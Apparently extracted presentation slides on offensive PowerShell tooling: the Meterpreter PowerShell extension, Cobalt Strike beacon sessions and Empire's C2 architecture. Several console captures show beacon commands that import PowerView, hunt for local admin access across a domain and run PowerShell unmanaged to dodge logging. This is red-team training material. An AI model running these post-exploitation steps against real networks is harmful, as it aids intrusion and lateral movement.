
TypeName: MSF.PowerShell.Meterpreter.User

Name           MemberType Definition
----
Equals          Method      static bool Equals(System.Object objA, System.Object objB)
GetSid          Method      static string GetSid()
GetUid          Method      static string GetUid()
IsSystem        Method      static bool IsSystem()
ReferenceEquals Method      static bool ReferenceEquals(System.Object objA, System.Object objB)

PS > [MSF.PowerShell.Meterpreter.User]::GetUid()
WIN-RB3R8HILN3R\Carlos Perez
PS > [MSF.PowerShell.Meterpreter.User]::IsSystem()
```



Meterpreter PowerShell Extension





Cobalt Strike

- Cobalt Strike leverages PowerShell in the creation of:
 - Standalone PowerShell beacon injector.
 - WebDelivery of Beacon Payload.
 - Injection of Beacon by embedding PowerShell command in:
 - HTA
 - Office VBA Macro
 - Use of PowerPick by the Veriss Group to run PowerShell commands in a unmanaged process.
- Support command name tab completion for **powerpick** and **powershell** commands



Cobalt Strike

```
Event Log X Beacon 192.168.100.137@7448 X
mode dns-txt      Use DNS TXT as data channel (DNS beacon only)
mode http         Use HTTP as data channel
mode smb          Use SMB peer-to-peer communication
net               Network and host enumeration tool
note              Assign a note to this Beacon
portscan          Scan a network for open services
powerpick         Execute a command via Unmanaged PowerShell
powershell        Execute a command via powershell.exe
powershell-import Import a powershell script
ps                Show process list
nsexec            Use a service to spawn a session on a host
[WIN-RB3R8HILN3R] Carlos Perez/7448 last: 1s
```



Cobalt Strike

Cobalt Strike

Cobalt Strike View Hosts Attacks Workspaces Help

Console X Beacon 172.16.48.80@1808 X

```
beacon> powershell-import /root/Veil-PowerView/powerview.ps1
[*] Tasked beacon to import /root/Veil-PowerView/powerview.ps1
[+] host called home, sent: 181823 bytes
beacon> powershell Invoke-FindLocalAdminAccess
[*] Tasked beacon to run: Invoke-FindLocalAdminAccess
[+] host called home, sent: 35 bytes
[+] received output:

[*] Running FindLocalAdminAccess on domain with delay of 0
[*] Querying domain corp.acme.com for hosts...

[*] Checking hosts for local admin access...

[+] Current user 'CORP\Whatta.Hogg' has local admin access on WIN8WORKSTATION.c
orp.acme.com (172.16.48.83)

beacon> |
```


external	internal	user	computer	note	pid	last
192.168.95.1	172.16.48.80	Whatta.Hogg	WIN7WORKST...		1808	421ms

Interact Remove Help




Cobalt Strike

- The **powershell** command is not forensically sound since it will leave evidence of execution on the logs if enabled





Cobalt Strike






- ```
Event Log X Beacon 192.168.100.137@7448 X
beacon> powerpick get-process
[*] Tasked beacon to run: get-process
[+] host called home, sent: 135753 bytes
[+] received output:

Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id SI
ProcessName

364 18 10112 10580 ...93 0.28 6520 1
ApplicationFrameHost
[WIN-RB3R8HILN3R] Carlos Perez/7448 last: 16s
beacon>
```



# Cobalt Strike





# Empire

- Written in PowerShell and Python.
- Can be used with an encrypted C&C using AES
- Client-Server architecture
  - Server = Python | Client = PowerShell
- A backend database preserves agent/listener configurations
- Everything is logged, extensively
  - Taskings/results per agent, along with timestamps
  - Hashes of any files uploaded to target
  - --debug will dump a ton of output to empire.debug



# Empire

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 1.0.0
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub
=====

[EMPIRE]

90 modules currently loaded
0 listeners currently active
1 agents currently active

(Kali Linux)

the quieter you become, the more you are able to hear"

(Empire) >
```



# Empire

```
(Empire) > ?

Commands
=====
```

|              |                                               |
|--------------|-----------------------------------------------|
| agents       | Jump to the Agents menu.                      |
| creds        | Add/display credentials to/from the database. |
| exit         | Exit Empire                                   |
| help         | Displays the help menu.                       |
| listeners    | Interact with active listeners.               |
| reload       | Reload one (or all) Empire modules.           |
| reset        | Reset a global option (e.g. IP whitelists).   |
| searchmodule | Search Empire module names/descriptions.      |
| set          | Set a global option (e.g. IP whitelists).     |
| show         | Show a global option (e.g. IP whitelists).    |
| usemodule    | Use an Empire module.                         |
| usestager    | Use an Empire stager.                         |

```

(Empire) > █
```



# Empire - Stagers

- Small “stager” that can be manually executed or easily implemented elsewhere
  - A powershell command block can load an Empire agent
  - Generated per listener inside the menu
- Stager Formats:
  - .vbs (macro), .bat, .php, PS One Liner
  - Reflective Pick .DLL - Allows integration with many other tools like MSF





# Empire - Listener

- The “server” side where agents are configured
- IP whitelisting/blacklisting dynamically or by a common config
- Kill dates and working hours nicely integrated into listener management
- “foreign listeners” allow the passing of agents within the team
  - and to other agents like Meterpreter/Beacon!



# Empire - Agent

- Shell - Run Empire or PowerShell cmds
- Scripts - Import and run PowerShell cmdlets
- Modules - Utilize pre-built functionality to execute PowerShell functions across agents
- Many other useful commands!

